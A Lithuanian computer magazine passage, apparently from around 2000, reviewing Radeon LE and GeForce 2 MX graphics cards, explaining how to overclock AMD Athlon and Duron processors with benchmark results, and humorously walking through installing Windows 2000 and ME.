"nVIDIA" ilgą laiką kontroliavo situaciją visuose 3D vaizdo plokščių rinkos sektoriuose: pradedant biudžetiniu ir baigiant *high-end*. Labiausiai populiarios buvo plokštės "GeForce 2 MX" bazėje. Ir viskas "nVIDIA" puikiai sekėsi... iki naujos "ATI Radeon" 32 MB DDR LE pasirodymo.

LE iš principo turėtų reikšti šio modelio ir brangaus "ATI Radeon" 32 MB DDR skirtumą, kaip "MX" ir "GeForce 2 GTS" iš" nVIDIA". Bet jei pusiau kastruotas "GeForce 2 MX" tikrai daug kuo skiriasi nuo "GeForce 2 GTS", tai su "ATI Radeon" 32 MB DDR LE tikrai kita situacija ;). Reikalas yra tas, kad ATI neapribojo savo *čipseto* galimybių, bet tiesiog šiek tiek sumažino GPU/atminties dažnius iki 148 MHz, įrenginiuose atjungdama technologiją "HyperZ". Priminsiu, jog paprasto "Radeon" 32 MB DDR GPU ir atmintis veikia 166 MHz dažniu. Bet tokiai "gudriai" ligai atsirado ne mažiau gudrus vaistas :). Tas vaistas – populiari spartinimo programa "PowerStrip" (galima gauti **www.entechtaiwan.com/ps.htm**), kurios paskutinėje versijoje yra opcija "įjungti "HyperZ".

Greičiausias iš "GeForce 2 MX"


Kompanija "LeadTek" rimtai nusprendė sulaužyti nusistovėjusius standartus ir išleido labiausiai spartinamą vaizdo plokštę "GeForce 2 MX" GPU pagrindu.



Naujovė vadinasi "WinFast GeForce 2 MX SH Pro" ir komplektuojama 5 nanosekundžių spartos atmintimi SDR SDRAM iš "EtronTech", kurios dėka atmintis gali veikti 200 MHz dažniu. O kadangi plokštėje yra naudojamas geras aušintuvas ir radiatorius, tai GPU gali veikti 190 MHz dažniu. Beje, ši kortelė gali būti dar daugiau spartinama. Kadangi naudojamas šešių sluoksnių PCB, tai atminties veikimo dažnis gali pasiekti 240 MHz. Tiesiog rekordinis "GeForce 2 MX" plokštės dažnis. Atitinkamas ir šios kortos našumas. Iš papildomų privalumų galima būtų paminėti GPU temperatūros stebėjimo, įtampos ir aušintuvo apsisukimų greičio kontrolės technologijas, kurios gali būti labai naudingos *overklokeriui*.

Ši vaizdo plokštė kainuoja apie 450 Lt. Vienu žodžiu, tikriems "nVIDIA" produkcijos fanams ir ekstremalaus spartinimo mėgėjams galima drąsiai rekomenduoti "LeadTek" "WinFast GeForce 2 MX SH Pro". Tiesa, aš rinkčiausi "ATI Radeon LE" 32 MB DDR ;).

><((((@>




Spartinam AMD

Thunderbird Athlon 1.2 GHz & Duron 800 MHz

MAXAS (MAX@HACKER.LT)

Neseniai AMD pristatė savo naujus produktus: "Athlon 1.2 GHz" ir "Duron 800 MHz" procesorius. Šiame straipsnyje apžvelgsime šių gaminių spartinimo perspektyvas ir kelis "fintus", kuriuos mes galime su šiais procesoriais atlikti. Tradiciškai visi statistiniai duomenys ir testų rezultatai – vyrukų iš "Sharky TestLab" darbas.



Perkūno paukštis

Aišku, nedaug atsiras norinčių spartinti "1.2 GHz Thunderbird" procesorių pirmiausia dėl to, kad nedaugelis tokį turi. Šis straipsnis neverčia kažką daryti, jis tiesiog turėtų parodyti, jog paspartinti bet kurį iš senesnių "Duron"/"Athlon" procų yra lengva. Jei jau išbandei save *o/c* srityje, tai turbūt žinai, kad labai retai gauni papildomų MHz arba FPS veltui. Bet laimingi AMD "Duron" arba "Athlon" procesorių savininkai gali šią "taisyklę" pamiršti. Taigi, jei mėgsti iš geležies išspausti viską, ką ji gali, tai perskaityti šį straipsnį tau bus naudinga...

Pirmi dalykai pirma


Kainuodamas mažiau kaip 500 dol. "1.2 GHz Athlon" procas yra kiek pigesnis "eksperimentinis triušis" nei buvo praeityje. "800 MHz Duron" yra "sprendimas taupiems", vadinasi, normaliems žmonėms ir, aišku, būtent jis bus visų spartinimu besidominčių žmonių numylėtinis. Tai geros naujienos...

Ar galim spartinti?

Daugiau gerų naujienų yra todėl, kad paspartinti ir "Athlon", ir "Duron" procesorius išties lengva. Buvo nemažai pranešimų, jog AMD visas šias viltis sugriovė pašalindama kontaktus nuo procų viršaus. Ar tikrai? Ir kur buvo tokių pranešimų? Jei kalbėsime rimtai, tai niekas nepasikeitė, ir AMD procesoriai taip pat gali būti spartinami per L1 *bridžus*.

Paprasta kaip abėcėlė

Atidžiai peržiūrėk paveiksliukus. Galimybė manipuliuoti procesoriaus BP_FID daugikliu yra būtina. Minėti L1 *bridžai* yra aukštesniame dešiniame kampe. Neužblokuotame "Duron"/"Athlon" proce taškeliai iš kairės bus sujungti su atitikmenim iš dešinės. Jei taip nėra, tai teks sujungti juos pačiam, o tam teks iš kažkur ištraukti tušinuką.
Štai kaip atrodo neužblokuotas "Duron":



O štai "Duron 800", kuris užblokuotas. Matai tuos nedidelius tarpus?



O čia "Duron" takeliai buvo skubotai sujungti paprasčiausiu pieštuku:



Na, o čia tą patį padarė su "Athlon" procu:



Spartinant "Athlon" arba "Duron" procą patartina naudoti "spartinimui draugišką" motiną su KT133 mikroschema, pavyzdžiui, ASUS A7V arba dar geriau Abit KT7-RAID, šiuolaikinis AMD *overklokerių* čempionas. Ką gi, atėjo laikas pradėti šnekas apie CPU dažnio daugiklius ir FSB dažnius.
Taip pat būk pasirengęs šiek tiek pažaisti su įtampos opcijomis BIOS. "Athlon" procesoriai naudoja 1.75 V, taigi įtampos kėlimas nedideliais tempais gali užtikrinti geresnius rezultatus. Tas pats tinka ir "Duron" procui, kuris naudoja 1.6 V. Pakėlęs "Duron" įtampą iki 1.75 V gali pasiekti 1 GHz. Skamba gerai? Taip ir maniau. Bet žaisdamas su įtampa visuomet būk atsargus, o ir naudoti šį būdą reikia tik tuomet, kai visi kiti būdai neveikia.

Teprasideda testai...

Sistema:
CPU: AMD Athlon 1.2GHz & AMD Duron 800MHz

RAM: 128 MB PC133 CAS2 SDRAM
M/B: ASUS A7V
Vaizdas: LeadTek GeForce2 GTS 32MB Detonator 3
HDD: IBM 30GB Deskstar 7200apm DMA/66
Garsas: Creative SB Live
CD-ROM: Toshiba 48X CD-ROM
OS: Windows 98 SE

"Athlon 1.2 GHz"


Jei nenori imtis pieštuko, jungti kontaktų ir panašiai, tai visuomet gali spartinti procą standartiniais metodais: naudodamas standartinį 12X daugiklį kelti FSB dažnį.


- 1200MHz: 12X daugiklis, 100MHz FSB, 133MHz DRAM
  Quake III NORMAL 640X480, be garso: 167.2
  3D Winbench 2000 CPU Test: 1.97
  3DMark 2000 CPU Test: 405
- 1236MHz: 12X daugiklis, 103MHz FSB, 137MHz DRAM
  Quake III NORMAL 640X480, be garso: 166.9
  3D Winbench 2000 CPU Test: 2.17
  3DMark 2000 CPU Test: 406
- 1260MHz: 12X daugiklis, 105MHz FSB, 140MHz DRAM
  Quake III NORMAL 640X480, be garso: 168.9
  3D Winbench 2000 CPU Test: 2.21
  3DMark 2000 CPU Test: 408
- 1284MHz: 12X daugiklis, 107MHz FSB, 145MHz DRAM
  Quake III NORMAL 640X480, be garso: 171.6
  3D Winbench 2000 CPU Test: 2.25
  3DMark 2000 CPU Test: 424


Esant šiam FSB dažniui (107 MHz) sistema atlikdavo testus, bet buvo labai nestabili, todėl galima teigti, kad tai yra riba. Jeigu nori pasiekti didesnį nei 1260 MHz dažnį, o tu tikrai nori (juk 60 MHz nėra laimėjimas, tai yra niekas), tai teks vis dėlto imtis pieštuko, jei procas yra užblokuotas, o paskui padidinti CPU dažnio daugiklį iki 12.5X. Kaip tai padaryti, manau, aiškinti nereikia. Jei negali manipuliuoti CPU dažnio daugikliu per BIOS, tai teks surasti jungiklius motinoje. Vienu žodžiu, imk savo motinos aprašymą ir žiūrėk, kur, ką ir kaip reikia pakeisti, kad gautum reikiamą dažnio daugiklį/FSB dažnį.
Taigi žiūrim, kas išėjo, kai daugiklis buvo pakeistas į 12.5X, o "Athlon" įtampa – nuo 1.75 V iki 1.80 V. Važiuojam...

- 1287MHz: 12.5X daugiklis, 103MHz FSB, 140MHz DRAM
  Quake III NORMAL 640X480, be garso: 167.7
  3D Winbench 2000 CPU Test: 2.22
  3DMark 2000 CPU Test: 410

Keldamas įtampą toliau rizikuoji likti apskritai be proco, taigi AMD "Athlon 1.2 GHz" tikrai nėra geriausia dovana *overklokeriui*, geriau jau rinktis kur kas pigesnį ir draugiškesnį spartinimui AMD "Duron 700 MHz".
Kad ir kaip ten būtų, štai kelios diagramos, kurios padės nustatyti optimalų pasirinkimą:







"Duron 800MHz"


Dabar atėjo laikas pasižiūrėti į "Duron 800" spartinimo perspektyvas.


- 800Mhz: 8X daugiklis, 100MHz FSB, 133MHz DRAM
  Quake III NORMAL 640X480, be garso: 118.3
  3D Winbench 2000 CPU Test: 1.26
  3DMark 2000 CPU Test: 250
- 850Mhz: 8.5X daugiklis, 100MHz FSB, 133MHz DRAM
  Quake III NORMAL 640X480, be garso: 125.8
  3D Winbench 2000 CPU Test: 1.43
  3DMark 2000 CPU Test: 267
- 875Mhz: 8.5X daugiklis, 103MHz FSB, 140MHz DRAM
  Quake III NORMAL 640X480, be garso: 128.8
  3D Winbench 2000 CPU Test: 1.46
  3DMark 2000 CPU Test: 269
- 892Mhz: 8.5X daugiklis, 105MHz FSB, 145MHz DRAM
  Quake III NORMAL 640X480, be garso: 130.5
  3D Winbench 2000 CPU Test: 1.49
  3DMark 2000 CPU Test: 274


9X daugiklis?

Ne visi "Duron" procai yra vienodi. Kai kurie normaliai veikia 900 MHz dažniu su 9X daugikliu, kai kurie ištveria 1.75 V įtampą. Girdėjau, kaip pasakojo apie "Duron 800" procus, kurie veikia net esant 10X daugikliui, t. y. 1 GHz dažniu. Tad duronas duronui nėra lygus :).

Bet užteks filosofuoti, štai "Duron" spartinimo grafikai:







Stabilumas

Visi testai buvo atliekami atsižvelgiant būtent į stabilumą. Kai tik buvo pastebima, kad sistema lūžta, atsiranda "mėlynų mirties ekranų" ir įprastų "Microsoft" nesąmonių, tai problematiško režimo testavimas buvo iškart pristabdomas. Todėl galima drąsiai teigti, jog visi grafikuose pavaizduoti režimai veikia ne tik greičiau, bet ir ne mažiau patikimai.
Šiaip apibendrinant viską, kas buvo pasakyta, reikėtų pastebėti, kad nei "Athlon 1200", nei "Duron 800" nėra geriausias sprendimas *overklokeriui*. Galbūt kituose straipsniuose pavyks apžvelgti "Duron 700", kuris, pasak daugelio žmonių, patikimai veikia 1 GHz dažniu. Tačiau, nežiūrint į visa tai, spartinti "Athlon 1.2 GHz" turėtų būti labai linksma ir tikrai egzotiška :)...



Naujos "fortkės" – pasiimti sau ar padovanoti blogiausiam draugui?



Autoriai: Maxx(maxx@xakep.ru), Michail (stranger@xakep.ru), vertėjas: Būras (buras@mail.ru)

Labutis, broliai ir, aišku, seserys! Jeigu tu paskutiniu metu nebuvai išvykęs į komandiruotę į Bezdonių kaimą (kur galbūt padėjai močiutei melžti karvę) ir nebuvai užsidaręs tanke, kuriuo šaudei į taikinius orientuodamasis pagal garsą :), tai turbūt tave pasiekė džiugi ir jaudinanti žinia apie gausios Langų dinastijos, "Fortkių" giminės pagausėjimą.

Dvi naujos atžalos tai tik *apgreidas* prieš tai esantiems 98 ir NT 4.0, tiesa, pirmą kartą pabandyta suartinti dvi sistemas apsikeičiant geriausiais elementais. Tai, kad bandymas pavyko tiesiog puikiai, galima suprasti iš lozungo: "LINUX *rulezz forever*, Langai *mast dai*, tegyvuoja komandinė eilutė!" sumažėjimą. Netgi labiausiai užkietėję linuksoidai pradėjo statytis orlaides ir esant bandymams juos sugėdinti "fuuuu! Pingvino išdavikai" jie sau ramiausiai argumentuoja, Pingviną myliu, o "fortkės"... na, žodžiu, taip išėjo :). 1998-ųjų pratęsimas dabar vadinasi "Windows Millenium", arba ME aka Linoleumas. Senas geras NT po *apgreido* turi irgi naują vardą "Windows 2000" aka W2K, arba 2000. Įtariu, jog šis "Windows 9*" skaičių žaismas – tai tik eilinis diversantų bandymas galutinai supainioti niekuo nekaltą mūsų tautą, kokią OS vis dėlto statytis. Ir iš vis ar verta kažką keisti, jeigu verta, tai kurią iš šių sistemų mums statytis ir kaip statytis. Va, apie tai aš tau šiandiena ir papasakosiu.


STATOM W2K!

Rengiamės rekordiniam šuoliukui

Pradėsime nuo to, kad mus domina tik distributyvas, kuris vadinasi "Windows 2000 Professional", visų kitų gali prireikti tik tada, jeigu jūs turite savo serverį arba du procesorius. Prieš paleidžiant šios OS instaliaciją savo kompe, patariu atlikti seriją nuobodžių, bet labai naudingų dalykų, kurių prireiks netolimoje ateityje.

Sistemos konfigūracija – patikrink, kad tavo mašinoje būtų ne mažesnis nei 64 l variklis, o kad dirbti būtų patogu, nepamaišytų ir 128 l. Laisvos vietos bagažinėje ne mažiau kaip 650 l (pati sistema), jeigu su *ofisu* ir t. t., tai, aišku, kur kas daugiau. Procesorius su taktu 300 ir daug daugiau. Jeigu viską perskaitęs tu teigiamai linktelėjai galva, tai drąsiai skaityk toliau – W2K tavęs laukia.

Pirma, ką tau reikia dabar padaryti, tai surasti kuo didesnį kiekį *draiverių* savo geleziai. Kad ilgai neklaidziotum po tinklą ieškodamas gamintojų, reikia patikrinti, ar tavo *devaisai* yra palaikomųjų geležų sąraše – šį trumpą sąrašiuką, kurio ilgis du km, galima paturėti distributyvo kompakte (*cd::\support\hcl.txt*) arba atsipompuoti tiesiai iš tinklo ir gauti patį šviežiausią failą iš **www.microsoft.com/hcl/**. Kad būtum beveik arba 100 procentų tikras, patariu atsisiųsti firminį tavo kompiuterio pilnavertiškumo įrodymo testą W2K iš čia: **http://www.microsoft.com/rus/windows2000/upgrade/compat/ready.htm**. Šiaip šio *čekerio* darbas – tai jau atskira tema, man jis pareiškė, kad mano mašina yra pats geriausias variantas 2000 instaliavimui, bet man vis tiek teko tvarkytis su geležies nustatymais. O mano geram draugui, kuriam *čekeris* pasakė, kad 2000 visai neužsivės jo PC, visai neturėjo jokių problemų. Be komentarų... Testuojant suderinamumą visų pirma yra apžiūrimas "Bios", nes esant senam *biosui* gali kilti problemų su išplėstinėmis elektros maitinimo funkcijomis arba jos gali visai nedirbti. Pavyzdžiui, mašina su ATX gali atsisakyti pati išjungti tavo geležies maitinimą. Jeigu po instaliacijos kils ši problema, neverta rautis plaukų nuo galvos, tiesiog nueik į "Control Panel/Power Management" ir pažymėk varnelę prie APM, jeigu jos ten nėra, pažiūrėk, ar viskas yra įjungta BIOS. Kad pažymėtum šią piktą varnelę, tau teks įeiti kaip adminui. Jeigu nepadėjo – ieškok *apdeito*, nors ir tai gali nepadėti.



Spausk GREITĮ ir PIRMYN!

Viską atlikęs gali drąsiai pradėti instaliaciją, o drąsos, patikėk manim, tau tikrai prireiks. Pirmasis sistemos klausimas: *apgreidinti* esančią vindozės versiją ar įdiegti viską iš naujo (šiuo atveju teks instaliuoti visus komponentus iš naujo). Rinkis tai, ko tau reikia, bet neužmiršk, kad jeigu tu rengiesi naudotis 2000 kartu su 95/98/ME, tai instaliaciją reikia pradėti būtent nuo jų įdiegimo. Jeigu netyčia po 2000 instaliacijos pradėsi statyti vieną iš šių sistemų, tai gausi W2K, kuriam reikės skubios medicininės pagalbos dėl problemų su *loaderiu*.

Keiskit stilių!!! O man jo ar reikia?

Dar vienas svarbus momentas – tai failų sistemos pakeitimas į NTFS, čia kiekvienas gali elgtis kaip nori, bet aš visur palikau FAT32, nes be 2000 aš įdiegiau ir ME. Pasirinkimą gali nulemti ir tai, jog su fatu sistema veikia greičiau, nes nereikia *loadinti draiverių* ir NTFS servisų. Šiaip dar pridursiu, kad NTFS iš tikrųjų yra laikoma daug patogesne ir saugesne, mat atėjo iš duomenų bazių, kur informacijos praradimas yra laikomas kritiniu dalyku.


Kalbantis sumuštinis... su liežuviu

Todėl, kad dauguma klausimų, kuriuos užduoda vindai instaliacijos metu, yra standartiniai, tai šią dalį aš praleisiu, bet įspėju, atkreipkite dėmesį į kitą operaciją! Kai ateis meniu, kur tu turėsi rinktis klaviatūros išdėstimą, yra svarbu iš karto nurodyti kaip *defaultą* tą išsidėstymą, kuris yra tau reikalingas. Todėl, kad slaptažodį pradžioje rašome angliškai, tai drąsiai rinkis anglų kalbą. Kitaip, įvedant slaptažodį, kraunantis sistemai tau kiekvieną kartą teks persijungti. Jeigu sistemoje tau labiau reikalinga lietuvių

kalba, tad po instaliacijos tai galima pakeisti, bet *defaultas* turi likti anglų kalba.

Niuansai dirbant su vartotojų slaptažodžiais!

Pakeliui į šviesų rytojų sistema paprašys įrašyti slaptažodį administratoriaus *užsiloginimui*.




Patariu nieko neatidedant tokį susikurti, o tai bet kas iš tavo šeimos, *užsiloginįs* kaip adminas, gali tokių dalykų pridirbti, kad net plaukai ant galvos atsistos. Šiaip patariu sukurti keletą *loginų* svečiui (labiausiai apribotą teisėmis, kad atėję į svečius brolio draugai neprivirtų košės :). Užeiname į "Control Panel/Users Passwords"

Paspausk mygtuką ir gausi rezultatą!


Ir štai pagaliau tu esi vienas su savo nauja sistema, ji pasikrovė ir dirba. Apsižiūrime, viskas lyg ir normalu, nieko nėra nereikalinga. Nieko nelaukdami įlendame į sistemos *properčius* ir, persijungę į opciją "Instaliacija", tikriname, ar visi draiveriai yra instaliuoti. Greičiausiai, tu aptiksi, kad keleta *devaisų* nerado savo vietos naujoje OS. Bėda nėra labai jau tragiška ir yra ištaisoma gamintojų *draiveriais*. Jeigu tavo *devaisas* neturi W2K sistemos *draiverių*, tai galima pasinaudoti NT 4.0. *draiveriais*. Tai padaryti galima tik prievartiniu būdu: nekreipkime dėmesio į sistemos pastabas apie tai, kad šis *draiveris* nėra oficialiai sertifikuotas "Mikrosoft" laboratorijose ir kad galimi nesklandumai dirbant (tokiu aš instaliavau"noname"garso kortą, kuri dabar dirba be jokių problemų). Jeigu sistema kimba ir atsisako korektiškai dirbti, pabandyk problematišką *devaisą* surasti išimdamas viską, be ko ji gali užsivesti. Greičiausiai problema išsispręs iš karto, o jeigu ne – tai laikas užsiimti motinine plokšte ir sisteminiais įrenginiais (jeigu mašina yra *paturbinta*, reikia iš karto grįžti prie standartinių reikšmių), ypač daug dėmesio sutelk ties videokorta. He, labai daug kas skundžiasi dėl problemų su modemu. Tokia situacija man irgi pasitaikė ir mano *plug and play* modemas atsisakė dirbti nauja operacine sistema ir atgijo tik tada, kai aš *biose* įjungiau COM2. Na, gerai, mano aparatas gal ir yra senas, bet taigi ir kaimyno "Zyxel Omni" irgi atsisakė dirbti, ir jis taip elgėsi iki tol, kol maksimalaus *porto* greitis nebuvo *prilygintas* maksimaliam modemo greičiui. Prilyginom ir viskas pasidarė OK. Keista.

Truputis pagyrų – truputis priekaištų!


Visa aparatūra stovi vietoje ir puikiai dirba, taigi laikas pereiti prie naujienų. Visų pirma dėmesys atkreipiamas į tai, ar yra nauja spalvų gama. Sistema netikėtai įgavo akiai malonią išvaizdą, o atsirandanti iš niekur meniu prives prie ekstazės ką tik nori, ypač patinka pupom uogom (merginom :))- gali joms rodyti, dėl to jos visos bus tavo :).




Į meniu "Start" yra įmontuotas specialus burtas, kuris yra žinomas visiems 2000 *ofiso* vartotojams, į paviršių yra išvedamos tik dažniausiai vartojamos programos, o kitas gali pamatyti paspaudęs rodyklę, kuri kabo paskutiniame meniu punkte. Patogu, bet kartais, kai esi nepripratęs, galima *užsiparinti* ir ilgai ieškoti, kurgi yra reikalingas meniu punktas su "superpuper" hakerišku softu. Dabar apie darbą su sistema: pagaliau tai iš 9* buvo perimti pagrindiniai darbo su vartotoju principai: vietoje baisių NT sąrašų su *draiveriais* ir servisais – patogus *draiverių* medis, kur viskas yra lengvai suprantama ir keičiama, jeigu to reikia.



Skirtingo dėmesio reikalauja sisteminiai monitoriai: spausk Alt+Ctrl+Delete ir gausi langelį, o ten jau galima pereiti į užduočių dispečerį. Tu galėsi susirasti informacijos apie proco, atminties apkrovimą ir šiaip apie visus resursus. Čia taip pat yra ir *listas* paleistų procesų, servisų su galimybe kiekvieną išjungti. Pabandyk išjungti "Explorer" procesą, na, labai įdomus dalykas išeina :).



Pagaliau! Į Langus pagaliau integruota normali skambyklė. Yra galimybė pridėti papildomą telefoną (-us), tvarkytis su jais pagal tvarką, perskambinti, jeigu nutrūko ryšys, ir net perkelti telefono numerį, kuriuo jungiamės į sąrašo pradžią.



Ir viskas būtų visai super, bet... Nebandykite ant Darbo Stalo ir Mano Kompiuteryje ieškoti nuotolinio priėjimo prie tinklo. Aš sąžiningai ieškojau ir netgi pagalvojau, kad retai naudojamos ikonos irgi prapuola nuo *desktopo* :). Iš tikrųjų viskas yra paprasta: spaudi dešiniu pacuko klavišu " Network Neighborhood" ir pasirenki punktą "Properties". Kad dažnai ten nelandžiotum, siūlau visus susijungimus permesti ant darbo stalo, nes kitaip gresia šizofrenija po šimtojo karto per dieną paspaudus meniu punktą "Properties".
Specialiai darbui su grafika ir įrenginiais, kurie ją kažkaip apdoroja yra skirtas meniu punktas "Skeneriai ir Kameros". Dabar tokios aparatūros pajungimas vyksta labai intuityviai, bet tik tuo atveju, jeigu yra gamintojo *draiveriai* ir įrenginys palaikomas standartiškai :).
Dar labai patiko nerealus atsparumas. Net tuo atveju, jeigu vienas iš priedelių pakibo, operacinė sistema dirba labai stabiliai, o po užduoties ir *gliuko* panaikinimo nelieka jokių ženklų. Globalių pakibimų nebuvimas aiškintinas tuo, kad naujoje OS naudojamas kitoks darbo su užduotimis principas negu tai buvo "Windows 9*", dabar kiekvienam procesui yra paskirta dalis procesoriaus laiko, po kurio išsekimo procesorius užsiima kitais procesais. Jeigu programa pakimba, tai specialus dispečeris pasibaigus paskirtam laikui automatiškai atlaisvina procesorių. Dabar galima atidaryti bet kiek langų – tai negresia lūžinėjimais ir sistemos siūlimą persikelti į JAV :).

Senas, geras, reikalingas softas!

Dalis senų programų vis dėlto dirba. Visai nenori veikti programos, dirbančios tiesiai su geležimi arba naudojančios darbui VxD *draiverius* (2000 jų nėra). Dažniausiai tai yra *gamesai*, o paketai, skirti darbui, pasileidžia šioje sistemoje be jokių problemų. Tuo atveju, kai to reikia, sistemą galima apgauti padedant vienai *utelytei*, kurią galima rasti paties distributyvo kompakte (*cd:\support\apcompat.exe*). Jinai nuspręs, ar gali programa dirbti su 2000, ar ne, ir dar padės apgauti "fortkes". Kartais tai jai pavyksta. Tiesą sakant, nesu sutikęs tokio softo, kuriam nebūtų galima surasti analogo, dirbančio su W2K. Programų, dirbančių su 2000, sąrašiuką galima atrasti čia: **http://www.microsoft.com/windows2000/upgrade/compat/search/software.asp**. Ten pat galima sužinoti apie bet kokios programos suderinamumą su autopaieška.

DEDAM LINOLEUMĄ ANT STALO!


ME įdiegimas – labai paprasta užduotis, jei tik proto yra

Šios operacinės sistemos įdiegimas labai panašus į "Windows 98" įdiegimą. Kaip visada, tau teks spaudinėti mygtuką NEXT (toliau) ir įvesti serijinį numerį, nurodžius direktoriją, kur gyvens šis meno kūrinys. Skirtingai negu "W98", čia *taimeris* veikia teisingai: laiką iki instaliacijos galo rodo tiksliai, proporcingai mažėdamas atsižvelgiant į atliktą darbą. Po pirmojo persikrovimo ekrano interfeisas kardinaliai pasikeičia ir pasirodo prieš mus visai kitu stiliumi, bet pamatyti jį galima tik instaliacijos proceso metu. Taigi pažiūrėjęs į tą vaizdą apie 10 min. užmirši jį iki kito sistemos instaliavimo :). Jeigu tu įdiegsi sistemą prieš tai minėtą, tai iš pat pradžių patikrink, ar nėra pas tave programų, kurios nedirbs su "Milleniumu". Prie tokių programų galima priskirti programą *firewallą* "ATGuard". Kai aš pastačiau ME prieš seną sistemą, tai nauja paprasčiausiai atsisakė su juo dirbti... Reikėjo suspausti diską 100 proc. archyvatoriumi *format.com* :). Į švarų diską sistema atėjo be jokių problemų. Jeigu dėl seno softo gali kilti problemų, tai su geležimi jų kilti neturėtų visai, taip kaip visi "W98" *draiveriai* dirba ir čia. Tiktai ekstremaliais atvejais tau teks imti kompaktus su *draiveriais*, jeigu jų netyčia nebus sistemoje. Žinau porą atvejų, kaip ME visiškai nekabindavo *hardwaro*, kai tuo tarpu "W98" dirbo su juo be problemų :(.

You are welcome!

Pirmą kartą užsikrovus sistemai visiems teks peržiūrėti filmuką apie tai, kad ME tai labai "faina" ir *rulezz forever*. Labiausiai man patiko momentas, kai prie kompo pribėgo mažas berniukas ir pradėjo per klaviatūrą daužyti plaktuku, tik gaila, kad tas plaktukas buvo žaislinis ir plastmasinis.

